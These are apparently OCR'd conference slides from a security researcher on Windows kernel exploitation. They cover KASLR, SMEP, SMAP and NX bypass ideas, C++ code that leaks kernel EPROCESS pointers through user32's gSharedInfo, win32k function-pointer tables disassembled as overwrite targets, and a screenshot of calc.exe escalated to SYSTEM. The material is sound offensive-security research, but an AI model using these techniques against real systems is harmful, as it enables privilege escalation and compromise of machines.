
- X64 – virtual address space
- KASLR – modules
- NX – ExAllocatePool nonexec by default
- SMEP – no easy exec anymore +-
- SMAP – hopefully SOON
- CFI – by control flow guard implementation, hopefully SOON

http://www.slideshare.net/PeterHlavaty/guardians-ofyourcode

KEEN TEAM

KASLR

- Randomization of module addresses
- Randomization of pool addresses
- When you do not know where your target is then is hard to attack



By Design #4 [full kernel IO]

Kernel memory layout ?
[KASLR]

Touching invalid memory ?
[x64 VAS > PAS]

Leak pointer chain to valid module :
- Info-leak bug
- _sidt / _sgdt

Turn your bug to pool overflow
- misuse object on the pool

*** Or use old know technique ***

KEEN TEAM


Echo from the past [wtf ?!]

- _sidt & _sgdt from wow64 does not leak
- I was lazy to invent new method for second TTF

- Wait, hmm, there was something years ago ..
- I was sure it is fixed already, but worth to check

gSharedInfo

✓ Leaking Session Pool objects, problem bro ?


NORMAN

Kernel Attacks through User-Mode Callbacks

Tarjei Mandt

Black Hat USA 2011

https://media.blackhat.com/bh-us-11/Mandt/BH_US_11_Mandt_win32k_Slides.pdf


KEEN TEAM

Echo from the past [implementation]

```
struct EPROCESS_LEAK
{
    size_t eprocess;
};

struct _HANDLEENTRY
{
    size_t phead;
    EPROCESS_LEAK* pOwner;
    size_t flags;
};

struct tagSHAREDINFO
{
    size_t psi;
    _HANDLEENTRY* aheList;
};
```

```
auto gSharedInfo = reinterpret_cast<tagSHAREDINFO*>(GetProcAddress(LoadLibrary(L"user32.dll"), "gSharedInfo"));

if (!gSharedInfo)
    return;

for (size_t i = 0; !m_proc; i++)
{
    if (!os::g_sSessioPool.IsInRange(gSharedInfo->aheList[i].pOwner))
        continue;

    EPROCESS_LEAK leak = { 0 };
    if (!m_io.Read(gSharedInfo->aheList[i].pOwner, &leak, sizeof(leak)))
        continue;
```

KEEN TEAM



Process Explorer - Sysinternals: www.sysinternals.com [ZER...

```
Process             CPU    PID  Integrity
AdobeARM.exe        0.14   8416 Medium
Alipaybsm.exe       0.01   4580 Medium
aliwssv.exe         < 0....7608 Medium
armsvc.exe                 2112 System
atkexComSvc.exe            2128 System
audiodg.exe                6532 System
calc.exe                   9164 System
cc_shellcode.exe           8224 Medium
chrome.exe          0.16   7264 Medium
chrome.exe          0.07   7124 Medium
chrome.exe                 6704 Low
chrome.exe                  872 AppContainer
chrome.exe                 1960 AppContainer
chrome.exe                 7964 AppContainer
chrome.exe                 8988 AppContainer
```

CPU Usage: 5.09% | Commit Charge: 62.37% | Processes: 90 | Physical Usage: 97.42%


Are we done ?

> Yeah, poping system … but we want kernel EXEC!


Design (#3) strikes back [plain ptr]

some good function pointers at windows kernel are free to overwrite!

we skip some good candidates like HalDispatchTable to pinpoint some different …



```
.data:FFFFF97FFF3C0DB0 mpFnidPfn        dq ?
.data:FFFFF97FFF3C0DB0
.data:FFFFF97FFF3C0DB8 qword_FFFFF97FFF3C0DB8 dq ?
.data:FFFFF97FFF3C0DC0 qword_FFFFF97FFF3C0DC0 dq ?
.data:FFFFF97FFF3C0DC8 qword_FFFFF97FFF3C0DC8 dq ?
.data:FFFFF97FFF3C0DD0 qword_FFFFF97FFF3C0DD0 dq ?
.data:FFFFF97FFF3C0DD8 qword_FFFFF97FFF3C0DD8 dq ?
.data:FFFFF97FFF3C0DE0 qword_FFFFF97FFF3C0DE0 dq ?
.data:FFFFF97FFF3C0DE8                  db    ? ;
.data:FFFFF97FFF3C0DE9                  db    ? ;
.data:FFFFF97FFF3C0DEA                  db    ? ;
.data:FFFFF97FFF3C0DEB                  db    ? ;
.data:FFFFF97FFF3C0DEC                  db    ? ;
.data:FFFFF97FFF3C0DED                  db    ? ;
.data:FFFFF97FFF3C0DEE                  db    ? ;
.data:FFFFF97FFF3C0DEF                  db    ? ;
.data:FFFFF97FFF3C0DF0                  db    ? ;
.data:FFFFF97FFF3C0DF1                  db    ? ;
.data:FFFFF97FFF3C0DF2                  db    ? ;
```



```
FFFFF97FFF048F82
FFFFF97FFF048F82 loc_FFFFF97FFF048F82:
FFFFF97FFF048F82 movzx   eax, ds:rva MessageTable[r11+rsi*2]
FFFFF97FFF048F8B xor     ebx, ebx
FFFFF97FFF048F8D cmp     [rsp+78h+arg_30], ebx
FFFFF97FFF048F94 movzx   ecx, al
FFFFF97FFF048F97 lea     rax, NtUserfnDWORD
FFFFF97FFF048F9E mov     r10, ds:rva gapfnMessageCall[r11+rcx*8]
FFFFF97FFF048FA6 setnz   bl
FFFFF97FFF048FA9 mov     rcx, rdi
FFFFF97FFF048FAC cmp     r10, rax
FFFFF97FFF048FAF mov     rax, [rsp+78h+arg_20]
FFFFF97FFF048FB7 jnz     short loc_FFFFF97FFF048FD0
```

```
048F60 mov     rax, [rsp+78h+arg_20]
048F68 lea     r10d, [rbp+6]
048F6C mov     rcx, rdi
048F6F and     r10d, 1Fh
048F73 mov     [rsp+78h+var_58], rax
048F78 call    rva mpFnidPfn[r11+r10*8]
048F80 jmp     short loc_FFFFF97FFF048FE0
```

```
FFFFF97FFF048FB9 lea     r10d, [rbp+6]
FFFFF97FFF048FBD mov     [rsp+78h+var_58], rax
FFFFF97FFF048FC2 and     r10d, 1Fh
FFFFF97FFF048FC6 call    rva mpFnidPfn[r11+r10*8]
FFFFF97FFF048FCE jmp     short loc_FFFFF97FFF048FE0
```

```
FFFFF97FFF048FD0
FFFFF97FFF048FD0 loc_FFFFF97FFF048FD0:
FFFFF97FFF048FD0 mov     [rsp+78h+var_48], ebx
FFFFF97FFF048FD4 mov     [rsp+78h+var_50], ebp
FFFFF97FFF048FD8 mov     [rsp+78h+var_58], rax
FFFFF97FFF048FDD call    r10
```


```
ov      ecx, 57h
all     UserSetLastError
or      ebx, ebx
ea      ecx, [rbx+57h]
```

```
FFFFF97FFF048FE0
FFFFF97FFF048FE0 loc_FFFFF97FFF048FE0:
FFFFF97FFF048FE0 mov     rbx, rax
```

KEEN TEAM

SMEP


- X86_CR4_SMEP
- Execute user mode code with kernel mode privileges results in BSOD
- Previously heavily used as exploitation shortcut



KEEN TEAM

‘SMAP’

- X86_CR4_SMAP
- In syscall user pass arguments as well
- Those arguments have to be readed
- No unified method for read / write those inputs is problem for enabling SMAP




```
kernel_function
{
...
read_data()
...
processing
...
ret
}
```

KEEN TEAM

NonExec

- Code is special case of data
- If creating data with EXEC
- any data shipped from user mode to kernel can be executed
- Unless NonPagedPoolNx take place at ExAllocatePool



```
019BF:   83 C4 28 C3-CC CC CC CC-CC CC CC CC-CC CC CC CC   â─(├╠╠╠╠╠╠╠╠╠╠╠╠
019CF:   CC 48 83 EC-28 E8 A7 0E-00 00 E8 32-FD FF FF 48   ╠Hâ∞(Φº    Φ2²  H
019DF:   83 C4 28 C3-CC CC CC CC-CC CC CC CC-CC CC CC CC   â─(├╠╠╠╠╠╠╠╠╠╠╠╠
019EF:   CC 48 83 EC-58 C6 44 24-60 00 C7 44-24 20 01 10   ╠Hâ∞X╞D$  ╟D$
```

```
01`400019CD: CC            int      3
01`400019CE: CC            int      3
01`400019CF: CC            int      3
01`400019D0: 4883EC28      sub      rsp,028 ;'('
01`400019D4: E8A70E0000    call    .00000001`40002880 --1
01`400019D9: E832FDFFFF    call    .00000001`40001710 --2
01`400019DE: 4883C428      add      rsp,028 ;'('
01`400019E2: C3            retn ; -^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-
01`400019E3: CC            int      3
01`400019E4: CC            int      3
```

SMAP -> SMEP ?

- { ‘by design #2’ + ‘echo’ / overflow } bypass SMAP
- Page Tables to bypass NonExec & SMEP ?

Page Table attack

VadPwn & PageTablePwn boost

Insection: AWEsome ...

- ✓ Lets say some additional protection
- ✓ HyperVisor solution – **EPT**, **TrustZone** , …

https://labs.mwrinfosecurity.com/blog/2014/08/15/windows-8-kernel-memory-protections-bypass/

http://www.slideshare.net/PeterHlavaty/back-to-the-core

http://www.alex-ionescu.com/?cat=2 - intro

